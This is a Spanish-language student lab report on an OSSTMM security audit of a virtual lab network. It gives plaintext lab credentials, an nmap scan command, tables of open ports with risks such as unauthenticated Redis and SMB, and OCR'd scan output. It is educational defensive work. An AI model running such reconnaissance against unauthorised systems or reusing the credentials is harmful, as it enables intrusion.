INSTITUTO TECNOLÓGICO DE MORELIA

Ingeniería en Sistemas Computacionales

Seguridad en Servicios

Practica 3

ALUMNO:

Rogelio Cristian Punzo Castro 21120245


PROFESOR:

Ruben Lara Barcenas

MORELIA, MICHOACÁN **(Abril 2025)**

Contenido

Diseño de red



Usuarios y contraseñas

Maquina Windows Server 2022:

- Usuario: Administrador
- Contraseña: Admin123*

Maquina Ubuntu

- Usuario: ubuntu
- Contraseña: Urano123*

Maquina Kali Linux

- Usuario: kali00
- Contraseña: kali00

Maquina Cliente (CentOS)
- Usuario: cent00s
- Contraseña: Cent00s55

Servidor PRTG:
- **Usuario:** prtgadmin
- **Contraseña:** PEPIT00*

Parrot OS (openvas y nessus)
- **Usuario:** pat00
- **Contraseña:** pat00123*

Diagrama de arquitectura de los servicios y microservicios

Ss

Metodología OSSTMM

1. Identificación del proyecto

Nombre del Proyecto: Auditoria de Seguridad Operativa - Empresa Servicios Digitales y Soporte.

Fecha: Del 17 de abril al 26 de abril del 2024.

Responsable: Departamento de ciberseguridad.

Objetivo General: Evaluar la seguridad de los servicios y microservicios en redes internas DMZ y LAN montadas en laboratorio virtual, para validar buenas prácticas de seguridad.

Las pruebas son controladas y el entorno es aislado para evitar afectaciones reales.

2. Definición del Alcance (Scope)

Alcance:
- Evaluación de red DMZ (192.168.45.0/24)
- Evaluación de red LAN (172.16.45.0/24)
- Evaluación de servicios y microservicios instalados en Windows Server, Ubuntu Server y sistemas de monitoreo PRTG.

Limites: No se evaluarán servicios externos a la red virtualizada (como servidores reales en Internet).

Restricciones: Pruebas limitadas a horario laboral.

3. Postura del Objetivo

Políticas Existentes:
- Contraseñas en sistemas cumplen mínimo de 8 caracteres.

- Acceso lógico separado para usuarios y administradores.
- No hay políticas de cifrado de tráfico interno establecidas.

Requisitos Operativos:
- Mantener la disponibilidad de los servidores en DMZ para acceso de clientes de la LAN.
- Garantizar la integridad de los datos en bases de datos MySQL y PostgreSQL.
- Monitoreo continuo a través de PRTG.

Amenazas:
- Explotación de puertos expuestos (IIS, Apache, SMB, Redis, etc.).
- Acceso no autorizado a bases de datos.
- Compromiso de microservicios a través de contenedores Docker.
- Intrusión lateral desde la LAN hacia la DMZ.

4. Análisis de Vectores de Ataque

Visibilidad:
- Servidores en DMZ con puertos abiertos hacia la LAN.
- Servicios web corriendo en puertos no estándar (IIS en 8081, Nginx en 8080).
- Microservicios expuestos mediante Docker sin capa de autenticación adicional.

Acceso:
- LAN puede iniciar conexiones hacia la DMZ.
- No se requiere autenticación VPN para acceder entre redes.
- Docker con puertos mapeados directamente a la red física.

Confianza:
- Empleados con acceso a red sin capacitación en phishing
- No hay segmentación adicional a nivel de VLAN o reglas de firewall en Mikrotik (aún no implementado).

5. Evaluación de Controles

Autenticación:
- Docker expone servicios sin autenticación fuerte.
- RDP usa sole contraseña, sin multifactor.

Subyugación:
- No se cuenta con WAF (Web Application Firewall) para las aplicaciones web en IIS y Apache.
- No hay control de tráfico entre contenedores Docker.
- Sin monitoreo activo en Wi-Fi ni puerta trasera.

Indemnización:
- No se identifican políticas de backup configuradas aún en las bases de datos.
- No hay planes de recuperación establecidos

Resistencia:
- Actualizaciones automáticas de sistemas no verificadas.

- Servicios corriendo en versiones predeterminadas (peligro de vulnerabilidades conocidas).
- Servidor no parcheado desde hace 3 meses.

6. Pruebas Operativas

Metodologia de Prueba:

a. Escaneo de red con Nmap

```
nmap -sS -A -p- -T4 x.x.45.x
```

Identificar servicios activos, versiones, puertos abiertos, sistema operativo y certificados SSL en hosts clave de la red LAN y DMZ.

6.1. Windows Server (192.168.45.4)

Puerto	Servicio	Versión/Detalles	Riesgos/Observaciones
443	HTTPS	Microsoft IIS 10.0	Certificado SSL autofirmado (CommonName: WIN-PDT504NRAV6)
445	SMB	Windows Server 2022	Exposición de recurso compartido (posible vector de ataque EternalBlue/MS17-010)
3389	RDP	Microsoft Terminal Services	Autenticación NTLM habilitada (posible brute-force)
6379	Redis	Redis 7.4.2	**Crítico**: Puerto expuesto sin autenticación visible (si no usa requirepass)
8080	HTTP	Nginx 1.27.4	Servidor expuesto sin protección adicional

6.2. PRTG Network Monitor (192.168.45.2)

Puerto	Servicio	Versión/Detalles	Riesgos/Observaciones
443	HTTPS	Paessler PRTG	Certificado SSL válido hasta 2033 (pero dominio localhost)
3389	RDP	Windows Server 2022	Exposición innecesaria de escritorio remoto
80	HTTP	Redirección HTTPS	Configuración correcta (no HTTP inseguro)

6.3. Ubuntu Server (192.168.45.5)

Puerto	Servicio	Versión/Detalles	Riesgos/Observaciones
443	HTTPS	Apache 2.4.58	Certificado SSL con CommonName "ADMIN" (no coincide con dominio/IP)
3306	MySQL	MySQL 8.0.41	Autenticación con caching_sha2_password (verificar si hay usuarios predeterminados)
5432	PostgreSQL	PostgreSQL 9.6+	Acceso expuesto a base de datos (verificar reglas de firewall)
8443	HTTPS	Node.js Express	Aplicación web expuesta (Login - CRUD App)

6.4. MikroTik Router (192.168.150.131)

Puerto	Servicio	Versión/Detalles	Riesgos/Observaciones
21	FTP	MikroTik 7.18.2	**Crítico**: FTP sin cifrado (posible sniffing de credenciales)
80	HTTP	RouterOS	Panel de administración accesible (verificar autenticación fuerte)

8728	API RouterOS	MikroTik	Exposición de API de gestión (si no está restringida)

6.5. CentOS (172.16.45.4)

Puerto	Servicio	Versión/Detalles	Riesgos/Observaciones
9090	Zeus-Admin	Desconocido	Servicio no identificado responde con errores HTTP 400


6.6. Parrot Security (172.16.45.10)


Puerto	Servicio	Versión/Detalles	Riesgos/Observaciones
8834	SSL/Nessus-XMLRPC	Certificado SSL válido hasta 2029	**Crítico**: Panel de Nessus expuesto (posible acceso a vulnerabilidades no parcheadas si las credenciales son débiles)


6.7. SysAdmin Server (172.16.45.11)

Puerto	Servicio	Versión/Detalles	Riesgos/Observaciones
22	SSH	OpenSSH 9.9p2 (Debian)	**Medio**: Versión reciente, pero exposición innecesaria si no se usa gestión remota


Router Mikrotik:






kal00 - VMware Workstation
File Edit View VM Tabs Help
mikrotik
Ubuntu Server
kal00
pat00
Win2022
kal00@kali: ~/Documents/nmaps
File Actions Edit View Help
GNU nano 8.2 Mikrotik.txt
To direct input to this VM, click inside or press Ctrl+G.
ESP INTL
07:22 a. m. 28/04/2025


kal00 - VMware Workstation
File Edit View VM Tabs Help
mikrotik
Ubuntu Server
kal00
pat00
Win2022
kal00@kali: ~/Documents/nmaps
File Actions Edit View Help
GNU nano 8.3 Mikrotik.txt
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Linux, RouterOS; Device: router; CPE: cpe:/o:mikrotik:routeros, cpe:/o:linux:linux_kernel
TRACEROUTE (using port 3389/tcp)
HOP RTT ADDRESS
1 0.76 ms 192.168.150.131
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.41 seconds
To direct input to this VM, click inside or press Ctrl+G.
ESP INTL
07:23 a. m. 28/04/2025


Ubuntu Server:






